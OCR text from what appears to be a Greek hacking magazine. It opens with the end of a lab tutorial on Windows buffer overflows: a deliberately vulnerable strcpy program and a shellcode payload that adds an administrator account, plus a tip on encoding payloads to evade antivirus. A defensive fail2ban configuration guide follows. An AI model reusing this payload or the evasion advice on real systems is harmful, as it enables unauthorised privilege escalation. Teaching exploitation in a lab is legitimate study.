Ο debugger βρίσκεται ήδη στη διεύθυνση 0x22FED0 και εν μία ριπή θα εκτελέσει το shellcode! Το περιεχόμενο (κάτω δεξιά) της διεύθυνσης 0x22FED0 είναι FCE48166. Είναι ίδιο (αν διαβαστεί ανάποδα) με το περιεχόμενο της διεύθυνσης 0x22FED0 (πάνω αριστερά) κ.ο.κ.

Η ώρα του exploitation

Ξεκινάμε τώρα από το ακόλουθο προγραμματάκι, σε C++:

```
#include <stdio.h>
#include <string.h>
#include <windows.h>
HINSTANCE hDLL = LoadLibrary("MyDLL.DLL");
int main(int argc, char **argv)
{
    char string[16]="";
    strcpy(string,argv[1]);
}
```


Μεταγλωττίζουμε κι εκτελούμε. Ας προκαλέσουμε ένα buffer overflow δίνοντας, αρχικά, το string

AAAAAAAAAAAAAAAABBBBBBBBCCCC

δηλαδή 16 φορές τον χαρακτήρα A, 8 φορές το χαρακτήρα B και 4 φορές το χαρακτήρα C. Πριν πατήσουμε το [Enter] παραθέτουμε (κολλητά και μέσα σε αυτάκια " ") την ASCII μορφή του payload:

```
AAAAAAAAAAAAAAAABBBBBBBBCCCC"ßaë[1ÀPS».ò!wÿÓ1ÀP»š¼-wÿÓèåÿÿÿcmd.exe /c
net user deltahacker delta /ADD && net localgroup Administrators /ADD
deltahacker▼"
```

Συγχαρητήρια, ο χρήστης deltahacker μόλις δημιουργήθηκε στο Windows 7 σύστημά σας!



Εικόνα 7.
Η πιο ευτυχής στιγμή! Ο χρήστης με username deltahacker προστέθηκε στο σύνολο των ενεργών χρηστών του συστήματος.

Προτάσεις για τη συνέχεια

Αντί επιλόγου θέλαμε να σας αφήσουμε με μερικές σκέψεις για περαιτέρω αναζήτηση, μελέτη και πειραματισμό.

- Αρκετά κακόβουλα shellcode patterns γίνονται αντιληπτά απο τα προγράμματα antivirus. Υπάρχουν ωστόσο εργαλεία τα οποία κωδικοποιούν τα shellcodes. Το Metasploit Framework, για παράδειγμα, διαθέτει τα λεγόμενα ShellCode Encoders. Παρεμπιπτόντως, η καλύτερη μέθοδος κωδικοποίησης στο Metasploit είναι η Shikata Ga Nai. Για την αποτελεσματική κωδικοποίηση payloads, ώστε να μην είναι εύκολα ανιχνεύσιμα από antivirus, μπορείτε να διαβάσετε και στο σχετικό άρθρο που αρχίζει από τη σελίδα 74 του τεύχος 025 (http://deltahacker.gr/?p=9975).
- Στο exploitation του παραδείγματος χρησιμοποιήσαμε μια εξωτερική DLL, της οποίας το EntryPoint έδειχνε εκ νέου στον ESP (εντολή JMP %ESP). Αντί της εξωτερικής DLL, μπορεί η JMP ESP να ενσωματωθεί μέσα στον κύριο κώδικα του προγράμματος;
- Το payload "γίνεται δεκτό", στην ουσία, απο το executable file, και εκτελείται στο stack του μηχανήματος. Μπορούμε το payload να το στείλουμε σε ένα executable file που βρίσκεται σε κάποιο απομακρυσμένο μηχάνημα; Αν ναι, ποιους αμυντικούς μηχανισμούς πρέπει να ενεργοποιήσουμε ώστε να προστατευόμαστε από παρόμοιες απόπειρες;
- Βλέποντας ένα shellcode, μπορούμε να καταλάβουμε τι κάνει; Ποια είναι η διαδικασία που πρέπει να ακολουθήσουμε, προκειμένου να εντοπίσουμε πιθανή κακόβουλη συμπεριφορά;
- Προσπαθήστε να φορτώσετε ένα executable file στον debugger (δοκιμάστε τα EXE των παραδειγμάτων μας). Μετά τη φόρτωση, δίπλα απο τις εντολές Assembly υπάρχουν τα λεγόμενα opcodes. Βλέπετε κάποια ομοιότητα με τα παραγόμενα shellcodes;

Skill: Beginner
Tags: fail2ban, iptables, SSH, regular expressions

by Spir@l Evolut10n



Ο επιμένων... κλειδώνεται απέξω

Τι θα λέγατε αν καταφέρναμε να σπάσουμε τα νεύρα σε όσους πραγματοποιούν επιθέσεις brute force στα μηχανήματά μας; Ναι, σωστά διαβάσατε. Δεν σκοπεύουμε να απενεργοποιήσουμε την υπηρεσία στην οποία επιτίθενται, ούτε να κρύψουμε το μηχάνημά μας με κάποιον άλλο τρόπο. Θα φροντίσουμε όμως για το αυτόματο μπλοκάρισμα όσων πραγματοποιούν απανωτές και ενοχλητικές συνδέσεις

Θαυμάσιο πράγμα η κοινή λογική. Έχει "εφευρεθεί" από καταβολής κόσμου, αλλά προβλέπει τα πάντα. Η κοινή λογική έχει πολλά να μας πει, ακόμα και για τους υπολογιστές, τα λειτουργικά συστήματα και τα δίκτυα. Έτσι δεν είναι; Υπάρχει κάποιος, ας πούμε, που να μη γνωρίζει ότι τα απόλυτα ασφαλή συστήματα υπάρχουν μόνο στη φαντασία μας; Υπάρχει κάποιος που θεωρεί ότι το δικό του σύστημα είναι απόρθητο και δεν κινδυνεύει από κανέναν; Νομίζουμε πως όχι. Αυτό λέει η κοινή λογική κι αφού το λέει αυτή ποιοι είμαστε εμείς που θα την αμφισβητήσουμε; Νομίζουμε, λοιπόν, ότι το θέμα της ασφάλειας των υπολογιστών δεν χρειάζεται ιδιαίτερη εισαγωγή. Όσοι συντηρούν κάποιο μηχάνημα με Linux και παρέχουν δυο-τρεις δικτυακές υπηρεσίες, οφείλουν να επιδεικνύουν πάντα τη μέγιστη προσοχή. Η αλαζονεία αποτελεί επικίνδυνο σύμβουλο. Στο κάτω κάτω, όποιος φυλάει τα ρούχα του έχει τα μισά[1].

Στο τεύχος 032 αναφερθήκαμε σ' έναν μηχανισμό ασφάλειας που θέλει όλες τις δικτυακές θύρες ενός server εξ ορισμού κλειστές και ν' ανοίγουν μόνον συγκεκριμένες, αρκεί ο client να γνωρίζει μια προκαθορισμένη ακολουθία ελέγχου θυρών. Ο λόγος γίνεται για το Port Knocking, που ενώ είναι δυνατόν ν' αποδειχθεί πολύτιμος σύμμαχος στο διαρκή αγώνα για την ασφάλεια ενός συστήματος, δεν αποκλείεται όμως να μετατραπεί και σε μέγα βάσανο που θα ταλαιπωρεί περισσότερο εμάς και λιγότερους τους επιτιθέμενους. Αν εξάλλου το μηχάνημα που θέλουμε να προστατεύσουμε χρησιμοποιείται από πολλούς χρήστες, τα όποια οφέλη του Port Knocking εξανεμίζονται γρήγορα. Σε αυτό το άρθρο θα συζητήσουμε μια εναλλακτική λύση. Θα παρουσιάσουμε το απλό αλλά εξαιρετικά ευέλικτο πρόγραμμα, ονόματι fail2ban.

Το πρόβλημα και η λύση

Όσοι διατηρούμε ένα σύστημα με την υπηρεσία OpenSSH ενεργοποιημένη, είναι πολύ πιθανό να έχουμε δεχτεί κατά καιρούς επιθέσεις brute force. Αυτές εκδηλώνονται με έναν καταιγισμό αιτημάτων σύνδεσης, καθεμία από τις οποίες περιλαμβάνει ένα (σχεδόν) τυχαίο ζεύγος username και password. Τα script που εξαπολύουν τέτοιες επιθέσεις υποστηρίζονται σχεδόν πάντα από ένα τεράστιο wordlist, που περιλαμβάνει "κλασικά" usernames κι ατελείωτες παραλλαγές πιθανών passwords. Φυσικά, ο δικός μας λογαριασμός μπορεί να προστατεύεται από ένα εξαιρετικά ισχυρό συνθηματικό, αλλά οι επιθέσεις του είδους δεν παύουν να είναι ενοχλητικές. Στο κάτω- κάτω, αν μιλάμε για σύστημα με αρκετούς χρήστες, μπορεί κάποιος από αυτούς να έχει αντιμετωπίσει το ζήτημα με αφέλεια και να έχει επιλέξει ένα απλό συνθηματικό. Σε κάθε περίπτωση, ο βομβαρδισμός του συστήματος με εκατοντάδες (ή και χιλιάδες) συνδέσεις, καταναλώνει πολύτιμους πόρους και μολύνει τα log files με αναρίθμητες, άχρηστες εγγραφές. Παρόμοιες επιθέσεις μπορούν να δεχθούν και άλλες υπηρεσίες ενός server, ενώ πολλαπλές συνδέσεις απαιτούνται και σε άλλα είδη επιθέσεων. Για παράδειγμα, σκεφτείτε το "σκανάρισμα" των αρχείων που μοιράζει ένας web server, με σκοπό τον εντοπισμό γνωστών PHP scripts που περιλαμβάνουν ευπαθή κώδικα. Τα παραδείγματα είναι ανεξάντλητα.

Η ιδανική λύση θα ήταν να τροποποιούμε τις ρυθμίσεις του firewall κάθε φορά που ξεκινά μια επίθεση, ώστε ο επιτιθέμενος να αποκόβεται πλήρως από το σύστημα. Κάτι τέτοιο βέβαια προϋποθέτει τη διαρκή παρακολούθηση των αρχείων καταγραφής (log files) και την άμεση επέμβαση στις ρυθμίσεις του firewall. Αυτό προφανώς θα

1. Αυτή η πρόταση αποτελεί μέρος της λαϊκής θυμοσοφίας, η οποία ως γνωστό αντανακλά την κοινή λογική :)

ήταν ιδιαίτερα κουραστικό για κάποιον άνθρωπο, για να μην πούμε απλά αδύνατο. Το firewall του Linux, εξάλλου, είναι το iptables και δεν φημίζεται για την ευχρηστία του. Επομένως η παραπάνω λύση θα περιείχε και μια αυξημένη πιθανότητα να συμβούν λάθη.

Και κάπου εδώ έρχεται το fail2ban κι αναλαμβάνει να κάνει όλη τη βρώμικη δουλειά της παρακολούθησης των log files, ενώ επιπρόσθετα μπορεί να επεμβαίνει στις ρυθμίσεις του iptables άμεσα και εύστοχα. Όπως σκοπεύουμε να σας αποδείξουμε σε πολύ λίγο, πρόκειται για ένα εργαλείο που παρουσιάζει μεγάλη ευελιξία και μπορεί να αξιοποιηθεί σε πάρα πολλές καταστάσεις. Ας προχωρήσουμε όμως σ' αυτή την απόδειξη.

Έλεγχος και αντιμετώπιση

Το fail2ban παρακολουθεί διαρκώς τα αρχεία καταγραφής του συστήματος κι όταν εντοπίζει τη διενέργεια κάποιας επίθεσης, παίρνει τα κατάλληλα μέτρα. Αναρωτιέστε πώς μπορεί ένα πρόγραμμα να αξιολογήσει τη συμπεριφορά ενός ανθρώπου και να αποφασίσει αν είναι επικίνδυνη και πιθανά εχθρική; Η αλήθεια είναι ότι δεν μπορεί. Έχει όμως την ικανότητα να υπολογίζει με ακρίβεια τη συχνότητα με την οποία συνδέεται κάποιος χρήστης. Επιπρόσθετα διαθέτει και ένα αρχείο ρυθμίσεων, μέσω του οποίου μπορούμε να προσδιορίσουμε ποιες συνδέσεις θεωρούνται δυνητικά επικίνδυνες. Τελικά, με λίγη βοήθεια από μέρους μας το fail2ban καταφέρνει να εντοπίζει τις ενοχλητικές συμπεριφορές και τότε η αντίδρασή του είναι αμείλικτη. Αυτή η πρόταση ενδέχεται να δημιούργησε μια νέα απορία: Τι είδους δράση αναλαμβάνει το fail2ban για την απόκρουση των επιτιθέμενων; Όταν το πρόγραμμα αποφασίζει ότι οι συνδέσεις ενός χρήστη αποτελούν μέρος μιας επίθεσης, εισάγει στο firewall του συστήματος ένα νέο κανόνα και μπλοκάρει κάθε σύνδεση του χρήστη προς τη σχετική υπηρεσία. Προαιρετικά, το fail2ban αξιοποιεί το προγραμματάκι whois και συλλέγει διάφορες πληροφορίες για τον επιτιθέμενο, τις οποίες και προωθεί στο διαχειριστή του συστήματος με email.

Εγκατάσταση και προετοιμασία

Για τις ανάγκες του άρθρου εργαστήκαμε σε ένα σύστημα με το αγαπημένο μας CrunchBang. Για την εγκατάσταση του fail2ban δώσαμε το εξής:

```
sudo apt-get install fail2ban
```

Με τον ίδιο τρόπο πραγματοποιείται η εγκατάσταση και σε κάθε άλλη διανομή Linux που βασίζεται στο Debian. Επίσης, το fail2ban υπάρχει στα repositories όλων των γνωστών διανομών κι εγκαθίσταται εύκολα με το αντίστοιχο εργαλείο. Μετά την απλή διαδικασία εγκατάστασης, μπορούμε κι οφείλουμε να προχωρήσουμε στη ρύθμισή του. Τα σχετικά αρχεία βρίσκονται στον κατάλογο /etc/fail2ban, αλλά καλό θα ήταν να μη σπεύσουμε να τα τροποποιήσουμε, αφού σε μελλοντικές αναβαθμίσεις του προγράμματος ενδέχεται ν' αντικατασταθούν. Οι προγραμματιστές του fail2ban προτείνουν να δημιουργήσουμε αντίγραφα και να τοποθετήσουμε σ' αυτά τις επιθυμητές ρυθμίσεις. Ακολουθώντας την προτροπή τους, εκτελούμε τα εξής:

```
sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
sudo cp /etc/fail2ban/fail2ban.conf /etc/fail2ban/fail2ban.local
```

```
pvar@crunchbang: ~
pvar@crunchbang:~$
pvar@crunchbang:~$
pvar@crunchbang:~$ sudo apt-get install fail2ban
[sudo] password for pvar:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  gamin libgamin0 python-central python-gamin
Suggested packages:
  mailx
The following packages will be REMOVED:
  libfam0
The following NEW packages will be installed:
  fail2ban gamin libgamin0 python-central python-gamin
0 upgraded, 5 newly installed, 1 to remove and 93 not upgraded.
Need to get 299 kB of archives.
After this operation, 953 kB of additional disk space will be used.
Do you want to continue [Y/n]?
```

Η εγκατάσταση του fail2ban πραγματοποιείται πανεύκολα σε όλες τις διανομές. Σε εκείνες που βασίζονται στο Debian αρκεί να καταφύγουμε στο αγαπημένο apt-get.

Με αυτόν τον τρόπο δημιουργείται ένα αντίγραφο για καθένα από τα δύο αρχεία ρυθμίσεων του προγράμματος. Σύμφωνα με τις οδηγίες, τα ονόματα των αντιγράφων διαφοροποιούνται μόνο στην κατάληξη (local αντί για conf). Πριν προχωρήσουμε, σημειώστε ότι οι εργασίες που θα δούμε πραγματοποιούνται σχεδόν αποκλειστικά στο αρχείο jail.local. Το αρχείο fail2ban.local περιλαμβάνει κάποιες πολύ γενικές ρυθμίσεις του προγράμματος, που στις περισσότερες περιπτώσεις δεν έχουμε κανένα λόγο να πειράξουμε.

Φυλακές για ενοχλητικούς τύπους

Εσείς πόσο αυστηροί νιώθετε σήμερα; Αυτή η ερώτηση δεν είναι καθόλου τυχαία, διότι μια από τις βασικές ρυθμίσεις αφορά στην ευαισθησία που θα επιδεικνύει το fail2ban ως προς τον χαρακτηρισμό ενός client ως attacker. Μια ακόμα ερώτηση που πρέπει ν' απαντήσουμε αφορά στο ποιες υπηρεσίες θα θέλαμε να προφυλάξουμε από τις απανωτές συνδέσεις των ενοχλητικών χρηστών. Όλα αυτά θα τα προσδιορίσουμε στο αρχείο /etc/fail2ban/jail.local. Εντός του συγκεκριμένου αρχείου μπορούμε να ενεργοποιήσουμε κάποιο από τα διαθέσιμα jails ή και να δημιουργήσουμε τα δικά μας. Τα jails αποτελούν μικρά πακέτα ρυθμίσεων που παρουσιάζουν πλήρη αυτονομία μεταξύ τους. Κάθε jail εξειδικεύεται στην παρακολούθηση μιας συγκεκριμένης υπηρεσίας, περιγράφει την αντιμετώπιση των επιτιθέμενων, ορίζει την ευαισθησία που θα επιδεικνύει το fail2ban κ.ά. Εκτός από τις επιμέρους ρυθμίσεις για κάθε υπηρεσία, το αρχείο jail.local περιλαμβάνει και μία ενότητα καθολικών ρυθμίσεων.

Ουσιαστικά, πρόκειται για ένα ακόμα jail, με την ειδική (και πλήρως διαφωτιστική) ονομασία DEFAULT. Κάθε ρύθμιση που πραγματοποιείται εκεί ισχύει για όλα τα jails, εκτός αν σε κάποιο επιβάλλουμε κάτι διαφορετικό. Όμως οι θεωρητικές περιγραφές είναι πιθανό να σας μπερδέψουν, ίσως και να σας αποθαρρύνουν από τη χρήση του fail2ban. Ας ξεκινήσουμε εξετάζοντας ένα από τα έτοιμα jails και θα διαπιστώσετε σύντομα ότι τα πράγματα είναι αρκετά απλά. Αν ανοίξουμε το jail.local και μεταβούμε στην περιοχή JAILS (περί τα μέσα του αρχείου), θα συναντήσουμε μικρές ενότητες ρυθμίσεων σαν την ακόλουθη:

```
[ssh]
enabled  = true
port     = ssh
filter   = sshd
logpath  = /var/log/auth.log
maxretry = 6
```

Αυτή είναι η μορφή ενός τυπικού jail, που περιλαμβάνει τις ελάχιστες απαιτούμενες ρυθμίσεις. Τα jails ξεκινούν πάντα με ένα όνομα που επιλέγουμε αυθαίρετα και το οποίο τοποθετείται μέσα σε αγκύλες. Προφανώς, η πρώτη παράμετρος του παραδείγματος καθορίζει αν το συγκεκριμένο jail θα είναι ενεργό ή όχι. Το fail2ban, βλέπετε, επιτρέπει στο χρήστη να απενεργοποιεί όποια jails επιθυμεί, χωρίς να διαγράφει υποχρεωτικά και τις αντίστοιχες ρυθμίσεις. Η παράμετρος port έχει φανερή ερμηνεία αλλά όχι και τόσο φανερή αποστολή. Προσδιορίζει τη δικτυακή θύρα την οποία ελέγχει η υπηρεσία του συγκεκριμένου jail. Εδώ, αν το μηχάνημά μας χρησιμοποιεί το καθιερωμένο port για την εκάστοτε υπηρεσία, μπορούμε απλά να δηλώσουμε το όνομά της. Αν όμως έχουμε αλλάξει τις ρυθμίσεις της υπηρεσίας, μπορούμε να χρησιμοποιήσουμε αριθμητικές τιμές και να δηλώσουμε το σχετικό port με απόλυτη σαφήνεια. Αναρωτιέστε τώρα γιατί πρέπει να δηλώσουμε τη θύρα που χρησιμοποιείται από την υπηρεσία; Όπως έχουμε πει, το fail2ban εντοπίζει τις επιθέσεις εξετάζοντας τα αρχεία καταγραφής κι όχι τα δικτυακά πακέτα που φτάνουν στο σύστημα. Στην περίπτωση που εντοπιστεί κάποιος επιτιθέμενος, το fail2ban επιστρατεύει το iptables και τον μπλοκάρει. Αυτό το μπλοκάρισμα όμως δεν είναι καθολικό. Απαγορεύει *μόνο* τις συνδέσεις του επιτιθέμενου προς το συγκεκριμένο port κι άρα προς τη συγκεκριμένη υπηρεσία. Εν ολίγοις, η τιμή που δίνουμε στην παράμετρο port αξιοποιείται για το σχηματισμό του κατάλληλου κανόνα, ο οποίος θα προστεθεί στο iptables για την απόκρουση κάποιου επιτιθέμενου.

Η παράμετρος filter προσδιορίζει τον τρόπο με τον οποίο εντοπίζονται οι επιτιθέμενοι. Για τα φίλτρα θα μιλήσουμε στη συνέχεια και δεν χρειάζεται να ανησυχείτε για την ώρα. Το logpath δηλώνει το αρχείο καταγραφής που θα παρακολουθείται από το fail2ban, για τον εντοπισμό των επιτιθέμενων στη συγκεκριμένη υπηρεσία. Ουσιαστικά, αποτελεί το log της υπηρεσίας στο οποίο καταγράφονται οι συνδέσεις των χρηστών. Τέλος, το maxretry ορίζει το πλήθος των συνδέσεων που επιτρέπεται να πραγματοποιήσει κανείς μέσα σε ένα συγκεκριμένο χρονικό πλαίσιο, πριν θεωρηθεί ότι πραγματοποιεί επίθεση brute force. Η διάρκεια αυτού του χρονικού πλαισίου προσδιορίζεται από το μέγεθος findtime και η σχετική δήλωση βρίσκεται στο ξεκίνημα του jail.local, στην ενότητα DEFAULT:

```
pvar@crunchbang: /etc/fail2ban
pvar@crunchbang:/etc/fail2ban$
pvar@crunchbang:/etc/fail2ban$ ls -lh
total 32K
drwxr-xr-x 2 root root 4.0K Jul  4 08:48 action.d
-rw-r--r-- 1 root root  853 Nov 28  2011 fail2ban.conf
-rw-r--r-- 1 root root  853 Jul  4 17:10 fail2ban.local
drwxr-xr-x 2 root root 4.0K Jul  4 17:07 filter.d
-rw-r--r-- 1 root root 7.2K Jun 12  2013 jail.conf
-rw-r--r-- 1 root root 7.2K Jul  4 17:10 jail.local
pvar@crunchbang:/etc/fail2ban$
```

Τα εργοστασιακά αρχεία ρυθμίσεων ενδέχεται να αλλοιωθούν κατά τις αναβαθμίσεις του προγράμματος. Ακριβώς γι' αυτόν το λόγο οι προγραμματιστές του fail2ban προτείνουν να δημιουργήσουμε αντίγραφα και να εργαστούμε με αυτά.

```
findtime = 600
```

Η παραπάνω τιμή αναφέρεται σε δευτερόλεπτα. Πριν προχωρήσουμε σ' ένα πιο κατατοπιστικό παράδειγμα, οφείλουμε να σταθούμε σε δύο ακόμα ζητήματα. Για πόση ώρα θα μπλοκάρονται οι επιτιθέμενοι; Αν σκοπεύετε ν' απαντήσετε μ' ένα "για πάντα", σκεφτείτε ότι συμβαίνουν και λάθη. Εξάλλου, η διεύθυνση IP των περισσοτέρων χρηστών στο Internet είναι δυναμική κι όχι στατική. Αυτό σημαίνει ότι η διεύθυνση που σήμερα ανήκει σε έναν κακόβουλο χρήστη, μετά από μερικές μέρες ενδέχεται να αποδοθεί σε κάποιον εντελώς αθώο κι ανυποψίαστο. Είναι φανερό, λοιπόν, ότι τα μπλοκαρίσματα δεν πρέπει να ισχύουν επ' αόριστον. Για τον προσδιορισμό του σχετικού χρονικού διαστήματος (σε δευτερόλεπτα πάντα) προσφέρεται το μέγεθος bantime. Η δήλωσή του βρίσκεται επίσης στην ενότητα DEFAULT, στο ξεκίνημα του jail.local:

```
bantime = 1800
```

Αναφέραμε νωρίτερα ότι το fail2ban μπορεί να μπλοκάρει τους επιτιθέμενους κι εφόσον το επιθυμούμε να μας στέλνει ενημερωτικά email για κάθε μπλοκάρισμα. Μπορείτε να φανταστείτε πού ορίζονται αυτές οι ενέργειες; Σε μια ειδική ενότητα του jail.local, που στη ουσία περιλαμβάνει μερικές ακόμα γενικές ρυθμίσεις. Περισσότερα για τις ενέργειες του fail2ban θα πούμε στη συνέχεια.

Η δική μας φυλακή... για τους άλλους

Το παράδειγμα που εξετάσαμε προέρχεται από το εργοστασιακό αρχείο ρυθμίσεων του fail2ban, στη διανομή CrunchBang. Αν ανοίξετε το σχετικό αρχείο και διαπιστώσετε ότι το jail για το SSH περιλαμβάνει διαφορετικές ρυθμίσεις, μη σας φανεί παράξενο. Οι ρυθμίσεις του προγράμματος παρουσιάζουν μια μικρή διαφοροποίηση από διανομή σε διανομή, αλλά ακολουθούν πάντα την ίδια λογική. Αν μελετήσετε τα παραδείγματά μας, είμαστε σίγουροι ότι δεν θα κολλήσετε πουθενά.

Στη συνέχεια θα δούμε τη δομή ενός jail που κατασκευάσαμε μόνοι μας. Ο σκοπός μας ήταν να προφυλάξουμε τη φόρμα σύνδεσης (login form) ενός site που στηρίζεται στο WordPress. Στο συγκεκριμένο site, η σύνδεση των χρηστών δεν πραγματοποιείται από τις "επίσημες" φόρμες του εν λόγω CMS. Οι συγκεκριμένες φόρμες έχουν καταργηθεί πλήρως και η σύνδεση των χρηστών πραγματοποιείται από φόρμες που φορτώνονται μέσω AJAX. Με την ίδια τεχνολογία μεταφέρονται και τα credentials προς το server. Όπως αντιλαμβάνεστε, το σενάριο χρήσης που θα παρουσιάσουμε είναι εξειδικευμένο κι αρκετά προχωρημένο, αλλά θα μας δώσει την ευκαιρία να μιλήσουμε για όλες τις δυνατότητες του fail2ban. Πριν πούμε οτιδήποτε άλλο, δείτε το jail που ορίσαμε εντός του /etc/fail2ban/jail.local:

```
[wp-ajax]
enabled = true
filter   = ajaxlogin
action  = iptables-multiport [
              name=WPAJAX,
              port="http,https",
              protocol=tcp ]
          sendmail-whois [
              name=WPAJAX,
              dest=my_email@address.com,
              sender=fail2ban@my_server.com
              sendername="Fail2Ban service" ]
logpath = /var/log/nginx.access
bantime = 3600
findtime = 180
maxretry   = 6
```

Στο δικό μας jail έχουμε παραθέσει όλες σχεδόν τις ρυθμίσεις που υποστηρίζει το fail2ban. Αρκετές από αυτές βρίσκονται και στην ενότητα DEFAULT ή σε άλλες, που έχουν επίσης γενική ισχύ. Με άλλα λόγια θα μπορούσαμε να τις είχαμε παραλείψει, αλλά δεν το κάναμε! Αυτό δεν έγινε τυχαία, ούτε και για τις ανάγκες της παρουσίασης. Θέλαμε να εξασφαλίσουμε ότι στο δικό μας jail θα ισχύουν αποκλειστικά οι

```
pvar@crunchbang: /etc/fail2ban/action.d
pvar@crunchbang:/etc/fail2ban/action.d$ ls -lh
total 96K
-rw-r--r-- 1 root root 3.4K Nov 28  2011 complain.conf
-rw-r--r-- 1 root root 7.8K Nov 28  2011 dshield.conf
-rw-r--r-- 1 root root 1.3K Nov 28  2011 dummy.conf
-rw-r--r-- 1 root root 1.3K Nov 28  2011 hostsdeny.conf
-rw-r--r-- 1 root root 1.4K Nov 28  2011 ipfilter.conf
-rw-r--r-- 1 root root 1.4K Nov 28  2011 ipfw.conf
-rw-r--r-- 1 root root 1.9K Nov 28  2011 iptables-allports.conf
-rw-r--r-- 1 root root 2.0K Nov 28  2011 iptables.conf
-rw-r--r-- 1 root root 2.0K Nov 28  2011 iptables-multiport.conf
-rw-r--r-- 1 root root 2.6K Nov 28  2011 iptables-multiport-log.conf
-rw-r--r-- 1 root root 2.1K Nov 28  2011 iptables-new.conf
-rw-r--r-- 1 root root 2.5K Jun 12  2013 iptables-xt_recent-echo.conf
-rw-r--r-- 1 root root 2.4K Nov 28  2011 mail-buffered.conf
-rw-r--r-- 1 root root 1.7K Nov 28  2011 mail.conf
-rw-r--r-- 1 root root 1.8K Nov 28  2011 mail-whois.conf
-rw-r--r-- 1 root root 2.1K Nov 28  2011 mail-whois-lines.conf
-rw-r--r-- 1 root root 5.3K Nov 28  2011 mynetwatchman.conf
-rw-r--r-- 1 root root 2.9K Nov 28  2011 sendmail-buffered.conf
-rw-r--r-- 1 root root 2.2K Nov 28  2011 sendmail.conf
-rw-r--r-- 1 root root 2.3K Nov 28  2011 sendmail-whois.conf
-rw-r--r-- 1 root root 2.5K Nov 28  2011 sendmail-whois-lines.conf
-rw-r--r-- 1 root root 1.6K Nov 28  2011 shorewall.conf
pvar@crunchbang:/etc/fail2ban/action.d$
```

Το fail2ban υποστηρίζει αρκετές διαφορετικές ενέργειες για την αντιμετώπιση των επιτιθέμενων. Καθεμία από αυτές περιγράφεται σε ξεχωριστό αρχείο, μέσα στον κατάλογο /etc/fail2ban/action.d. Τα ονόματα των αρχείων χωρίς την κατάληξη (το ".conf") μπορούν να χρησιμοποιηθούν σαν τιμές για το μέγεθος action, στον ορισμό ενός jail.

δικές μας ρυθμίσεις. Επιπρόσθετα, θέλαμε να έχουμε την καλύτερη δυνατή εποπτεία της λειτουργίας του jail, χωρίς να τρέχουμε πάνω κάτω στο αρχείο jail.local.

Η πρώτη ρύθμιση (filter) αφορά στον τρόπο με τον οποίο εντοπίζονται οι επισκέπτες που κάνουν κατάχρηση της φόρμας σύνδεσης. Εκεί δώσαμε την τιμή "ajaxlogin". Μη φανταστείτε ότι αποτελεί κάποια ειδική τιμή που αναγνωρίζει το fail2ban. Πρόκειται για ένα φίλτρο που ορίσαμε μόνοι μας, για τη σάρωση των αρχείων καταγραφής και τον εντοπισμό των επαναλαμβανόμενων συνδέσεων. Αναρωτιέστε που στο καλό ορίζονται τα φίλτρα; Για τον ορισμό κάθε φίλτρου υπάρχει ένα ξεχωριστό αρχείο, μέσα στον κατάλογο /etc/fail2ban/filter.d. Αργότερα θα παρουσιάσουμε το φίλτρο μας και θα λυθούν όλες οι σχετικές απορίες.

Η αμέσως επόμενη ρύθμιση (action) συγκεντρώνει το περισσότερο ενδιαφέρον. Σε αυτήν δηλώνουμε την ενέργεια που θέλουμε να εκτελεί το fail2ban, όταν εντοπίζεται κάποιος επιτιθέμενος. Εμείς έχουμε δώσει δύο τιμές, διότι θέλουμε να εκτελούνται δύο ενέργειες! Καθεμία από αυτές, όμως, δέχεται τις δικές της παραμέτρους. Η πρώτη τιμή (iptables-multiport) επιβάλλει τη χρήση του iptables για το μπλοκάρισμα *πολλών* δικτυακών θυρών ταυτόχρονα. Οι παράμετροι που δέχεται είναι οι εξής τρεις:

- **Name.** Αποτελεί το όνομα που θα δώσει το fail2ban στην αλυσίδα κανόνων του iptables, μέσω της οποίας θα μπλοκάρονται οι ενοχλητικοί τύποι. Όπως

αντιλαμβάνεστε, η συγκεκριμένη παράμετρος δεν είναι κρίσιμη και θα μπορούσαμε να της είχαμε δώσει οποιαδήποτε τιμή.

- **Port.** Οι δικτυακές θύρες που θα μπλοκάρονται για τον εκάστοτε επιτιθέμενο[2]. Εφόσον προσπαθούμε να προφυλάξουμε το μηχανισμό σύνδεσης σε ένα site κι ο web server χρησιμοποιεί δύο port, το μπλοκάρισμα των επιτιθέμενων θέλουμε να αφορά και στις δύο θύρες. Αυτός είναι και ο λόγος που επιλέξαμε σαν action το iptables-multiport κι όχι το σκέτο iptables. Για λόγους πληρότητας, να πούμε ότι αν επιθυμούσαμε το μπλοκάρισμα των επιτιθέμενων από όλες τις δικτυακές θύρες, θα έπρεπε να επιλέξουμε το action ονόματι iptables-allports.
- **Protocol.** Το πρωτόκολλο (μεταφοράς) που θα μπλοκαριστεί.

Τώρα μπορούμε να περάσουμε στη δεύτερη τιμή που αποδώσαμε στη ρύθμιση action. Η συγκεκριμένη τιμή (sendmail-whois) ενεργοποιεί την αυτόματη αποστολή email στον διαχειριστή, με πληροφορίες για τον επιτιθέμενο και το μπλοκάρισμά του. Οι παράμετροι που δέχεται αυτή η επιλογή νομίζουμε ότι δεν χρειάζονται εξήγηση.

